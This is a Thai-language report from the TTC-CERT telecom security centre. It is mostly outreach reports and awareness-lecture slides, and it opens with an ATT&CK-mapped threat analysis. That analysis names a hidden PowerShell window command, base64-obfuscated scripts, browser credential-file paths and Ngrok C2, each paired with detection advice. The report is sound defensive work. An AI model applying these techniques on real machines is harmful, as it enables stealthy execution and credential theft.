Obfuscated Files or Information: Command Obfuscation	T1027.010	มัลแวร์ทำการ obfuscate คำสั่งในไฟล์สคริปต์ด้วยอัลกอริทึม base64	**Mitigations:** [M1049] บนระบบปฏิบัติการ Windows 10 ขึ้นไป ควรเปิดใช้งานระบบ Antimalware Scan Interface (AMSI), [M1040] บนระบบปฏิบัติการ Windows 10 ขึ้นไป ควรเปิดใช้งานระบบ Attack Surface Reduction (ASR) เพื่อปิดกั้นการ execute ไฟล์สคริปต์ที่ถูก obfuscated เอาไว้ **Detection:** [DS0012] เฝ้าระวังการ execute ไฟล์สคริปต์ซึ่งมีลักษณะข้อมูลที่ถูก obfuscated เอาไว้ เช่น ไฟล์สคริปต์ที่มีค่า entropy สูง หรือไฟล์สคริปต์

			Python ที่มี syntax เกี่ยวกับการทำงานของ base64 เช่น "base64.b64decode"
Hide Artifacts: Hidden Window	T1564.003	มัลแวร์ทำการซ่อนหน้าต่างการทำงานของ PowerShell โดยใช้คำสั่ง "powershell.exe -WindowStyle Hidden"	**Mitigations:** [M1038] จำกัดการ execute ของโปรแกรมโดยอาศัยขีดความสามารถของแอนตี้ไวรัส **Detection:** [DS0017] เฝ้าระวังการ execute command และ arguments ที่อาจใช้ในการซ่อนหน้าต่างการทำงานได้ สำหรับระบบปฏิบัติการ Windows ควรเปิดใช้งานและตั้งค่า event logging และ PowerShell logging เพื่อให้สามารถตรวจสอบพฤติกรรมดังกล่าวได้, [DS0009] เฝ้าระวังการสร้างโปรเซสใหม่ซึ่งอาจถูกใช้ในการซ่อนหน้าต่างการทำงานได้, [DS0012] เฝ้าระวังความพยายามในการใช้งานสคริปต์โดยเฉพาะในกรณีที่สภาพแวดล้อมของระบบไม่มีนโยบายให้ใช้งานสคริปต์
Credential Access			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Credentials from Password Stores: Credentials from Web Browsers	T1555.003	มัลแวร์ทำการเก็บรวบรวมข้อมูลชื่อบัญชีผู้ใช้งานและรหัสผ่านที่บันทึกเอาไว้ในเว็บเบราว์เซอร์ 3 รายการ ได้ Google Chrome, Cốc Cốc, และ Microsoft Edge	**Mitigations:** [M1027] องค์กรควรประเมินความเสี่ยงในการอนุญาตให้พนักงานสามารถบันทึกข้อมูลที่อ่อนไหวเอาไว้ในเว็บเบราว์เซอร์ได้ นอกจากนี้การฝึกอบรมพนักงานและการสร้างความตระหนักรู้

			สามารถช่วยป้องกันความเสี่ยงจากการที่พนักงานจะทำการบันทึกข้อมูลที่อ่อนไหวในเว็บเบราว์เซอร์ได้ **Detection:** [DS0022] ควรจัดทำรายการว่าไฟล์ใดที่ใช้ในการเก็บข้อมูลสำคัญของเว็บเบราว์เซอร์แล้วทำการเฝ้าระวังการอ่าน (read) ไฟล์นั้น ๆ ที่ผิดปกติ โดยเฉพาะการอ่านไฟล์ที่เกิดขึ้นจากโปรเซสที่ไม่เกี่ยวข้องกับการทำงานของเว็บเบราว์เซอร์ ยกตัวอย่างเช่น โปรเซส python.exe พยายามเข้าถึงไฟล์ "AppData\Local\Google\Chrome\User Data\Default\Login Data"
Discovery			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
System Owner/User Discovery	T1033	มัลแวร์ใช้ไฟล์สคริปต์ Python ซึ่งเป็น payload ในการตรวจสอบ current user บนเครื่องคอมพิวเตอร์	**Detection:** [DS0024] เฝ้าระวังและตรวจสอบการเข้าถึง (access) ไฟล์ SAM registry
Browser Information Discovery	T1217	มัลแวร์ทำการตรวจสอบข้อมูลจากเว็บเบราว์เซอร์ เช่น ชื่อบัญชีผู้ใช้งาน และประวัติการใช้งานเว็บไซต์	**Detection:** [DS0022] เฝ้าระวังการเข้าถึงที่ผิดปกติ (unusual access) ที่เกิดขึ้นกับไฟล์ database ของเว็บเบราว์เซอร์ เช่น %APPDATA%/Google/Chrome
System Location Discovery	T1614	มัลแวร์ทำการตรวจสอบตำแหน่งทางภูมิศาสตร์ของเครื่องคอมพิวเตอร์เป้าหมายโดยการเรียกออกไปยังเว็บไซต์	

		hxxps://geolocation-db[.]com/json และตรวจสอบ country code จากใน response	
Command and Control			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Application Layer Protocol: Web Protocols	T1071.001	มัลแวร์จะทำการเชื่อมต่อกับ C2 ผ่านโปรโตคอล HTTPS	**Mitigations:** [M1031] ระบบ IDS/IPS ซึ่งทำงานแบบ signature-based สามารถช่วยป้องกันการโจมตีในระดับ network ได้ **Detection:** [DS0029] หากเป็นไปได้ควรทำการวิเคราะห์ข้อมูลที่ถูกส่งผ่าน HTTPS เพื่อตรวจสอบเนื้อหาภายในที่อาจเป็นอันตรายโดยเพราะ network traffic ที่มีความเกี่ยวข้องกับโปรเซสต้องสงสัย เช่น curl, PowerShell เป็นต้น
Proxy: External Proxy	T1090.002	มัลแวร์ใช้งานบริการของ Ngrok ในการทำ reverse proxy เพื่อส่งออกข้อมูลไปยัง C2 ที่แท้จริง	**Mitigations:** [M1031] ระบบ IDS/IPS ซึ่งใช้งาน network signature ในการตรวจจับพฤติกรรมเฉพาะของมัลแวร์ สามารถใช้ในการป้องกัน network traffic ที่เป็นอันตรายได้ **Detection:** [DS0029] เฝ้าระวัง network connection ที่ถูก establish ขึ้นมาใหม่โดยทำการเชื่อมต่อไปยังเครื่องโฮสต์ปลายทางที่ไม่น่าเชื่อถือ รวมถึงเฝ้าระวังและทำการตรวจสอบรายละเอียดของ

			ข้อมูลที่มีการรับ-ส่งซึ่งดูผิดปกติ โดยเฉพาะการเชื่อมต่อที่เกิดขึ้นจากโปรเซสที่ผิดปกติ เช่น โปรเซส python.exe สร้างการเชื่อมต่อไปยังเว็บไซต์ภายนอก
Multi-Stage Channels	T1104	ผู้โจมตีใช้วิธีการโจมตีแบบ multi-stage โดยการกำหนดให้ไฟล์สคริปต์ในแต่ละขั้นตอนทำการดาวน์โหลดไฟล์ที่จะใช้ในการโจมตีลำดับถัดไปมา execute บนเครื่องคอมพิวเตอร์เป้าหมาย รวมถึงการดาวน์โหลดไฟล์การตั้งค่าของมัลแวร์เพื่อนำมาใช้กับ payload	**Mitigations:** [M1031] ระบบ IDS/IPS ซึ่งทำงานแบบ signature-based สามารถช่วยป้องกันการโจมตีในระดับ network ได้ **Detection:** [DS0029] เฝ้าระวังการเชื่อมต่อไปยังเครื่องโฮสต์ปลายทางที่ไม่น่าเชื่อถือ
Ingress Tool Transfer	T1105	ผู้โจมตีมีการดาวน์โหลดไฟล์จำนวนมากจาก C2 เช่น mems.bat, WindowsUpdate.bat, documents.py, และไฟล์ไบนารี่ของ Python	**Mitigations:** [M1031] ระบบ IDS/IPS ซึ่งทำงานแบบ signature-based สามารถช่วยป้องกันการโจมตีในระดับ network ได้ **Detection:** [DS0022] เฝ้าระวังการสร้างไฟล์บน filesystem และไฟล์ที่ถูกถ่ายโอนผ่านระบบ network, [DS0029] เฝ้าระวังการเชื่อมต่อไปยังเครื่องคอมพิวเตอร์ปลายทางที่ต้องสงสัยหรือการเชื่อมต่อที่เกี่ยวข้องกับการสร้างไฟล์ลงบน filesystem โดยเฉพาะไฟล์ที่เกิดจากการเชื่อมต่อผ่านหมายเลขไอพีและ/หรือโดเมนต้องสงสัย

ข้อมูลอ้างอิง

- https://coccoc.com
- https://ngrok.com
- https://www.matbao.net
- https://httvserver.com
- https://attack.mitre.org

เอกสารแนบท้าย 6

รายงานการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์

เพื่อประโยชน์สาธารณะ ครั้งที่ 1 - 3

หน่วยเจ้าของโครงการ:

สมาคมโทรคมนาคมแห่งประเทศไทย ในพระบรมราชูปถัมภ์ (สทค.)

หัวหน้าโครงการ:

นาย เรืองไกร รังสิพล

ผู้จัดการโครงการ:

ว่าที่ร้อยตรี สมาน ทาโคตร

ผู้ประสานงานโครงการ:

นาย ภาสุ เสริมศรีสุวรรณ

ทีมดำเนินการ

พันโท พิศุทธิ์ ม่วงสมัย

สิบโท มาวิณ ภาสประภา

นางสาว ภัสรา ตั้งพลังกุล

งบประมาณ: 18,850,422.26 บาท (สิบแปดล้านแปดแสนห้าหมื่นสี่ร้อยยี่สิบสองบาทยี่สิบหกสตางค์)

ระยะเวลาดำเนินโครงการ: 36 เดือน

สัญญารับทุนเลขที่ A62-1-(2)-010

ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะ โดยมีรายการดังนี้

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 1** ศูนย์ TTC-CERT ได้ดำเนินการบรรยายในหัวข้อเรื่อง Cybersecurity for all: what you need to know as a consultant เมื่อวันศุกร์ที่ 30 ตุลาคม 2563 เวลา 09.30 ถึง 12.30 น. ณ คณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ ศูนย์รังสิต รายละเอียดตามเอกสารแนบท้าย 1
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 2** ศูนย์ TTC-CERT ได้ดำเนินการบรรยายในหัวข้อเรื่อง Challenges in information sharing for TTC-CERT ใน the 11th ASEAN Japan Information Security Workshop เมื่อ 19 มกราคม 2564 โดยวิธีประชุมทางไกลผ่านจอภาพ รายละเอียดตามเอกสารแนบท้าย 2
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 3** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้เกี่ยวกับการนำ PGP มาใช้งานในการรับส่งข้อมูลที่มีความอ่อนไหว ทั้งนี้ได้ออกบทความในรูปแบบ Series ของคู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย โดย Episode 1 ได้เผยแพร่เมื่อ 1 พ.ค. 2564 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดังภาพ รายละเอียดตามเอกสารแนบท้าย 3
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 4** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ มาตรการพื้นฐานในการป้องกันและปกป้องจากการโจมตีจาก ransomware เมื่อ 20 พ.ค.64 เนื่องจากให้ห้วงเวลาดังกล่าวมีข่าวเกี่ยวกับการโจมตีของ ransomware ในจำนวนที่เพิ่มมากขึ้นผิดปกติ โดยได้เผยแพร่มาตรการดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดังภาพ รายละเอียดตามเอกสารแนบท้าย 4
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 5** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้เกี่ยวกับการนำ PGP มาใช้งานในการรับส่งข้อมูลที่มีความอ่อนไหว ทั้งนี้ได้ออกบทความในรูปแบบ Series ของคู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย โดย Episode 2 ได้เผยแพร่เมื่อ 1 มิ.ย. 2564 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดังภาพ รายละเอียดตามเอกสารแนบท้าย 5

https://www.ttc-cert.or.th
TTC-CERT
Home · แจ้งเตือนและข้อแนะนำ · ข้อมูลเผยแพร่ · เกี่ยวกับศูนย์ TTC-CERT · More
TTC-CERT
THAILAND TELECOMMUNICATIONS SECTOR CERT
ศูนย์ TTC-CERT เป็นศูนย์กลางในการประสานงานและแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ ระหว่างผู้ประกอบการโทรคมนาคมที่เป็นสมาชิกและองค์กรอื่น ๆ ภายนอก เพื่อสร้างความตระหนักรู้ รับมือ ประสานงาน เหตุภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นต่ออุตสาหกรรมโทรคมนาคมกับผู้ที่เกี่ยวข้อง ในขอบเขตครอบคลุมระบบสารสนเทศและระบบคอมพิวเตอร์ของผู้ประกอบกิจการโทรคมนาคมที่ได้เข้าร่วมเป็นสมาชิกศูนย์ TTC-CERT รวมถึงเป็นศูนย์กลางในการพัฒนามาตรฐานความมั่นคงปลอดภัยไซเบอร์และการพัฒนาบุคลากรเพื่อเพิ่มขีดความสามารถในการบริหารจัดการ ป้องกัน และรับมือกับภัยคุกคามความมั่นคงปลอดภัยไซเบอร์ของอุตสาหกรรมโทรคมนาคมของประเทศ
ข้อมูลเผยแพร่
คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย Episode 2
มาตรการพื้นฐานในการป้องกันและปกป้องจากการโจมตีจาก ransomware
คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย Episode 1
แจ้งเตือนและข้อแนะนำ
แจ้งเตือนการโจมตีจาก REvil/Sodinokibi Ransomware ที่เพิ่มมากขึ้น
แจ้งเตือนกรณี Supply Chain Attack ในประเทศเมียนม่า โดยกลุ่ม Mustang Panda
แจ้งเตือนการโจมตี email-based attack โดยกลุ่ม NOBELIUM

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 1

คณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ ได้มีหนังสือเชิญให้ พ.ท.พิศุทธิ์ ม่วงสมัย TTC-CERT, Technical Lead เป็นวิทยากรในการบรรยายในหัวข้อเรื่อง Cybersecurity for all: what you need to know as a consultant เมื่อวันศุกร์ที่ 30 ตุลาคม 2563 เวลา 09.30 ถึง 12.30 น. ณ คณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ ศูนย์รังสิต โดยมีรายละเอียดตามเอกสารแนบท้าย 1

ทั้งนี้ วัตถุประสงค์ในการบรรยาย เพื่อต้องการให้นักเรียนนักศึกษาตระหนักถึงภัยคุกคามทางไซเบอร์และเข้าใจถึงวิธีการป้องกันภัยคุกคามทางไซเบอร์จากการใช้งานเทคโนโลยีในชีวิตประจำวัน โดยมีรายละเอียดหัวข้อการบรรยายตามเอกสารแนบท้าย 2 ซึ่งการบรรยายในหัวข้อดังกล่าวจะเป็นประโยชน์แก่สาธารณะอันเนื่องมาจากการใช้งานเทคโนโลยีและโครงสร้างพื้นฐานด้านโทรคมนาคมอย่างปลอดภัย อีกทั้งการบรรยายดังกล่าวนักเรียนนักศึกษาสามารถนำความรู้ที่ได้มาประยุกต์ใช้ตั้งแต่ปัจจุบันจนถึงหลังจากจบการศึกษาไปทำงานเพื่อเป็นประโยชน์ต่อประเทศชาติในอนาคตและเพื่อปกป้องผลประโยชน์ของชาติอีกด้วย

สรุปข้อการบรรยาย มีดังนี้

- Cybersecurity Threat Landscape
    - ความสำคัญของ Cybersecurity
    - สถานการณ์ภัยคุกคามทางไซเบอร์ในต่างประเทศ
    - สถานการณ์ภัยคุกคามทางไซเบอร์ในประเทศไทย
- การป้องกันตัวเองจาก Cyber Attacks
    - 1. รู้ว่าตัวเองมีอะไร
    - 2. ใช้งานซอฟต์แวร์ที่ได้รับอนุญาตเท่านั้น (ที่ถูกลิขสิทธิ์)
    - 3. Patching และ Updating ซอฟต์แวร์อย่างสม่ำเสมอ
    - 4. บริหารจัดการสิทธิ์การเข้าถึงของบัญชีผู้ใช้งานที่มีสิทธิ์สูง ให้รัดกุม
    - 5. ตรวจจับการละเมิดทันทีที่พบ
    - 6. การควบคุมการเข้าถึงอย่างรัดกุม
- Additional Resources
    - เทคโนโลยีการเข้ารหัส
    - PGP - Pretty Good Privacy และการใช้งานสำหรับส่งข้อมูลแบบเข้ารหัส
    - TOR - The Onion Router และการใช้งานสำหรับการปกปิดตัวตน
    - Surface web, Deep Web, Dark Web

ภาพบรรยากาศการบรรยาย คณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์

เอกสารแนบท้าย 1 หนังสือเชิญจากคณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ เพื่อเป็นวิทยากร

ที่ อว ๖๗.๒๓/ ๑๙๓๕

คณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์
ศูนย์รังสิต อ.คลองหลวง จ.ปทุมธานี ๑๒๑๒๑

๑๖ ตุลาคม ๒๕๖๓

เรื่อง ขอเชิญเป็นผู้บรรยาย

เรียน พันโท พิศุทธิ์ ม่วงสมัย

ด้วยคณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ได้กำหนดเปิดสอนลักษณะวิชา ร.๓๕๖ เทคโนโลยี นวัตกรรมและการบริหารจัดการระบบข้อมูลสาธารณะ ตามหลักสูตรชั้นปริญญาตรี คณะรัฐศาสตร์ ประจำภาค ๑ ปีการศึกษา ๒๕๖๓ โดยมี อาจารย์ ร.อ.ดร.จารุพล เรืองสุวรรณ เป็นผู้บรรยาย

คณะรัฐศาสตร์พิจารณาแล้วเห็นว่า ท่านเป็นผู้ทรงคุณวุฒิที่สามารถให้ความรู้แก่นักศึกษาได้เป็นอย่างดี จึงขอเรียนเชิญท่านไปเป็นผู้บรรยาย ในวิชาดังกล่าว หัวข้อเรื่อง “Cyber Security for all : what you need to know as a consultant” ในวันศุกร์ที่ ๓๐ ตุลาคม ๒๕๖๓ เวลา ๐๙.๓๐ – ๑๒.๓๐ น. ณ ห้อง ร.๔๐๒ ชั้น ๔ คณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ ศูนย์รังสิต

จึงเรียนมาเพื่อโปรดพิจารณา และหวังเป็นอย่างยิ่งว่าจะได้รับความกรุณาจากท่านตามที่ได้เรียนเชิญมา จึงขอขอบคุณมา ณ โอกาสนี้

ขอแสดงความนับถือ

(ผู้ช่วยศาสตราจารย์ ดร.หม่อมหลวงพินิตพันธุ์ บริพัตร)
รองคณบดีฝ่ายวิชาการ
ปฏิบัติการแทนคณบดีคณะรัฐศาสตร์

งานวิชาการและวิเทศสัมพันธ์
โทร. ๐ ๒๖๙๖ ๕๔๖๒
โทรสาร. ๐ ๒๖๙๖ ๕๓๐๒
ไปรษณีย์อิเล็กทรอนิกส์: neungreuthai_pol@hotmail.com

เอกสารแนบท้าย 2 รายละเอียดหัวข้อการบรรยาย

Cybersecurity for all

Before We Start - Disclaimer

- My posts have nothing to do with my company of organization I am working.
- It's strictly educational purpose only.
- All the knowledge provided on this slides area unit for academic functions solely. The positioning is not any approach to blame for any misuse of the knowledge.
- This slides is completely meant for providing data on "Computer Security", "Cybersecurity", "Privacy" and different connected topics and is not any approach connected towards breaking the law.

Overview

1. Cybersecurity Threat Landscape
2. การป้องกันตัวเองจาก Cyber Attacks
3. Additional Resources

Cybersecurity สำคัญกับเราอย่างไร

- Sensitive data, Personally Identifiable Information (PII), intellectual property, data, governmental and industry information systems.
- Global connectivity, usage of cloud services, smartphones , the Internet of Things (IoT)
- Our society is more technologically reliant than ever before.
- Whether you are an individual, small business or large multinational, you rely on computer systems every day.
- Cybersecurity Law, GDPR, PDPA, etc.

Cybersecurity Threat Landscape

กลุ่มผู้ไม่หวังดี

Hacktivists
ต้องการแสดงออกทางการเมือง ทำลายชื่อเสียง เรียกร้องความสนใจเพื่อกดดันให้เกิดการเปลี่ยนแปลง

Criminals
การโกงผลประโยชน์ทางการเงิน การล่อลวงหรือการหลอกลวงที่นำไปสู่การละเมิดผู้อื่น

Insiders
การนำข้อมูลในหน่วยงานไปเผยแพร่ หรือการทำลายระบบเพื่อผลประโยชน์ทางการเงิน หรือการแก้แค้น

Nation States
การจารกรรม บ่อนทำลาย หรือโจมตีผลประโยชน์ทางเศรษฐกิจ การเมือง หรือ ทางการทหาร


ประเภทภัยคุกคามทางไซเบอร์ที่พบบ่อย

Phishing	Malware	
Business Email Compromise		
Ransomware	DDoS attacks	IoT attacks

ผลกระทบ

- ข้อมูลด้านเศรษฐกิจ หรือความมั่นคงของชาติรั่วไหล
- ประเทศสูญเสียความได้เปรียบในการแข่งขัน
- ประเทศถูกลดความน่าเชื่อถือ ประชาชนสูญเสียความเชื่อมั่น
- การดำเนินงานขององค์กร หรือ CII หยุดชะงัก

Distributed Denial-of-Service (DDoS) attacks?



Source: https://lurksomemoar.fandom.com/wiki/DDoS

สถานการณ์ภัยคุกคามทางไซเบอร์ในต่างประเทศ

กลุ่มพลังงาน

- มิ.ย. 2553 โรงไฟฟ้านิวเคลียร์อิหร่านถูกโจมตีด้วยมัลแวร์ Stuxnet ซึ่งทำลายเครื่องที่ใช้เพิ่มประสิทธิภาพของแร่ยูเรเนียม และแพร่กระจายไปยังคอมพิวเตอร์จำนวนมากกว่า 2 แสนเครื่อง
- ธ.ค. 2558 เครือข่ายไฟฟ้ายูเครนถูกโจมตี ประชาชนมากกว่า 2 แสนคนไม่มีไฟฟ้าใช้เป็นเวลา 1 ถึง 6 ชั่วโมง

กลุ่มเทคโนโลยีสารสนเทศและโทรคมนาคม

- ก.ย. 2559 แฮกเกอร์ปล่อยมัลแวร์ Mirai ใช้ช่องโหว่ในอุปกรณ์ IoT โจมตีเครื่องให้บริการชื่อโดเมน ทำให้ไม่สามารถเข้าถึงเว็บไซต์ กระทบผู้ใช้งานทั่วโลก

สถานการณ์ภัยคุกคามทางไซเบอร์ในต่างประเทศ

กลุ่มการเงิน

- ก.ย.2555 ปฏิบัติการ Operation Ababil - สถาบันการเงินสำคัญของสหรัฐ เช่น NYSE, J.P. Morgan, Bank of America ถูกโจมตี DDoS โดยกลุ่ม Qassam Cyber Fighters ทำให้การบริหารเว็บไซต์หยุดชะงัก
- ก.พ.2559 ธนาคารบังคลาเทศ ถูกมิจฉาชีพลอบโอนเงิน สูญเงินไป 81 ล้านเหรียญสหรัฐ

กลุ่มสาธารณสุข

- พ.ค.2560 มัลแวร์ WanaCry โจมตีหน่วยงานสาธารณสุขของอังกฤษ ผู้ป่วยมากกว่า 6,900 รายไม่สามารถรับบริการ และมัลแวร์แพร่กระจายไปมากกว่า 150 ประเทศทั่วโลก
- ม.ค.2561 ข้อมูลผู้ใช้บริการ Florida Medicaid ของสหรัฐรั่วไหล 30,000 รายการ

Cyber attacks on Estonia

- เป็นการโจมตีทางไซเบอร์ที่เริ่มขึ้นเมื่อ 27 เม.ย.2550
- ระบบโทรคมนาคม อินเทอร์เน็ต ไฟฟ้า คมนาคม ซึ่งถือเป็นระบบสารสนเทศโครงสร้างพื้นฐานถูกโจมตีใช้การไม่ได้จากการโจมตีทางไซเบอร์ โดยเชื่อว่าเป็นการโจมตีจากรัสเซีย หลังจากที่เอสโทเนียได้ทำการย้ายอนุเสาวรีย์วีรบุรุษสงครามในเมือง Tallinn และการเข้ามามีบทบาทในภูมิภาคของ EU
- วิธีการโจมตีเป็นแบบ distributed denial of service(DDoS), การเปลี่ยนหน้าเว็บไซต
- มีการวิเคราะห์กันว่าเป็นการโจมตีที่มีภาครัฐเป็นผู้สนับสนุน (State sponsored)
- การโจมตีทางไซเบอร์ดังกล่าว ส่งผลให้ประเทศเอสโทเนีย ซึ่งถือเป็นประเทศชั้นนำด้านการนำเทคโนโลยีและระบบสารสนเทศ เข้ามาช่วยเพิ่มประสิทธิภาพในการทำงาน เกิดผลกระทบในวงกว้าง
- และมีการกล่าวกับว่าการโจมตีดังกล่าว เป็นการทำสงครามไซเบอร์ของโลกเป็นครั้งแรก (The first Cyber War)
- ในปี 2552 กลุ่มที่ชื่อ Nashi ที่ได้รับการสนับสนุนจากรัฐบาลรัสเซียออกมาแสดงความรับผิดชอบการโจมตี
- การโจมตีดังกล่าว ส่งผลให้มีการปรับหลักนิยมทางทหารให้ครอบคลุมถึงการโจมตีทางไซเบอร์ด้วย เช่น NATO รวมถึงมีการจัดตั้งศูนย์รักษาความมั่นคงปลอดภัยไซเบอร์ของ NATO (NATO Cooperative Cyber Defence Centre of Excellency) ในประเทศเอสโทเนีย

สถานการณ์ภัยคุกคามทางไซเบอร์ในประเทศไทย

- มิ.ย.2555 ผู้ให้บริการโดเมนเนมไทย(.th) ถูกเจาะระบบและแก้ไขที่อยู่ของเว็บไซต์องค์กรใหญ่หลายแห่ง
- ก.พ.2556 ตลาดหลักทรัพย์แห่งประเทศไทยถูกโจมตี DDoS โดยกลุ่ม Anonymous
- ธ.ค.2557 ประเทศไทยตกเป็นข่าวไปทั่วโลก ระบบคอมพิวเตอร์ของ มธ. ถูกกลุ่ม Guardians of Peace ใช้เป็นฐานการโจรกรรมข้อมูลจากบริษัท Sony Pictures
- ต.ค.2558 ธนาคารพาณิชย์ 5 แห่งได้รับอีเมลข่มขู่ เรียกเงินเป็น bitcoin เพื่อแลกกับการไม่ถูกโจมตี DDoS จากกลุ่ม Armada Collective
- ส.ค.2559 ATM 21 ตู้ของธนาคารออมสิน ถูกโจมตีด้วยมัลแวร์แลลอบขโมยเงินเป็น 12 ล้านบาท
- พ.ค.2560 มัลแวร์ WannaCry และ Petya แพร่ระบาด เครื่องคอมพิวเตอร์จำนวนหนึ่งในไทยถูกเข้ารหัสข้อมูล

การป้องกันตัวเองจาก Cyber Attacks

การป้องกันตัวเองจาก Cyber Attacks

1. รู้ว่าตัวเองมีอะไร
2. ใช้งานซอฟต์แวร์ที่ได้รับอนุญาตเท่านั้น (ที่ถูกลิขสิทธิ์)
3. Patching และ Updating ซอฟต์แวร์อย่างสม่ำเสมอ
4. บริหารจัดการสิทธิ์การเข้าถึงของบัญชีผู้ใช้งานที่มีสิทธิ์สูง ให้รัดกุม
5. ตรวจจับการละเมิดทันทีที่พบ
6. การควบคุมการเข้าถึงอย่างรัดกุม

กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร

กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร

- ข้อมูลที่เกี่ยวกับเราหรือมีความสำคัญกับเรามีอะไรบ้าง? และเก็บไว้ที่ไหน?
  - Laptop
  - Smartphones
  - Cloud Storages - Dropbox, Google Drive, Microsoft OneDrive, Mega
  - USB Drives
- Backup ข้อมูล
- การเข้ารหัสข้อมูลก่อนเก็บลง Cloud Storages
- รักษา smartphones ให้ปลอดภัย
- รักษา computer ให้ปลอดภัย

กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร

- ข้อมูลที่เกี่ยวกับเราหรือมีความสำคัญกับเรามีอะไรบ้าง? และเก็บไว้ที่ไหน?
  - Laptop
  - Smartphones
    - SD Card
  - Cloud Storages
    - Dropbox, Google Drive, Microsoft OneDrive, Mega
  - USB Drives


กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร


- Backup ข้อมูล
  - Back Up to an External Drive
  - Back Up Over the Internet
    - https://www.backblaze.com/
    - https://www.carbonite.com/
  - Use a Cloud Storage Service
    - Dropbox - https://www.dropbox.com/
    - Google Drive - https://www.google.com/intl/en_zm/drive/
    - Microsoft OneDrive - https://onedrive.live.com/
    - Mega - https://mega.nz/
  - ข้อมูลที่ backup ไปแล้ว ให้ถอดออกจากเครื่องคอมพิวเตอร์หรืออย่าเชื่อมต่อกับข้อมูลต้นฉบับตลอดเวลา
  - การเข้ารหัสข้อมูลก่อนเก็บลง Cloud Storages*

PRISM

- United States National Security Agency (NSA)
- Collect internet communications from various U.S. internet companies.
- Was leaked by NSA contractor Edward Snowden.

https://en.wikipedia.org/wiki/PRISM_(surveillance_program)
https://www.theguardian.com/world/2013/jun/06/us-tech-giants-nsa-data






กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร

- การเข้ารหัสข้อมูลก่อนเก็บลง Cloud Storages
  - 1. Native, Password-Based Encryption
    - How to encrypt/password protect Microsoft Office and Adobe Acrobat (pdf) documents https://home.treasury.gov/how-to-encryptpassword-protect-microsoft-office-and-adobe-acrobat-pdf-documents
  - 2. Application-Based Encryption
    - BoxCryptor https://www.nextofwindows.com/encrypting-your-dropbox-on-the-fly/
    - 7-Zip https://www.7-zip.org/
    - VeraCrypt https://github.com/veracrypt/VeraCrypt
  - 3. Cloud-Based Encryption
    - Mega.nz https://mega.nz/

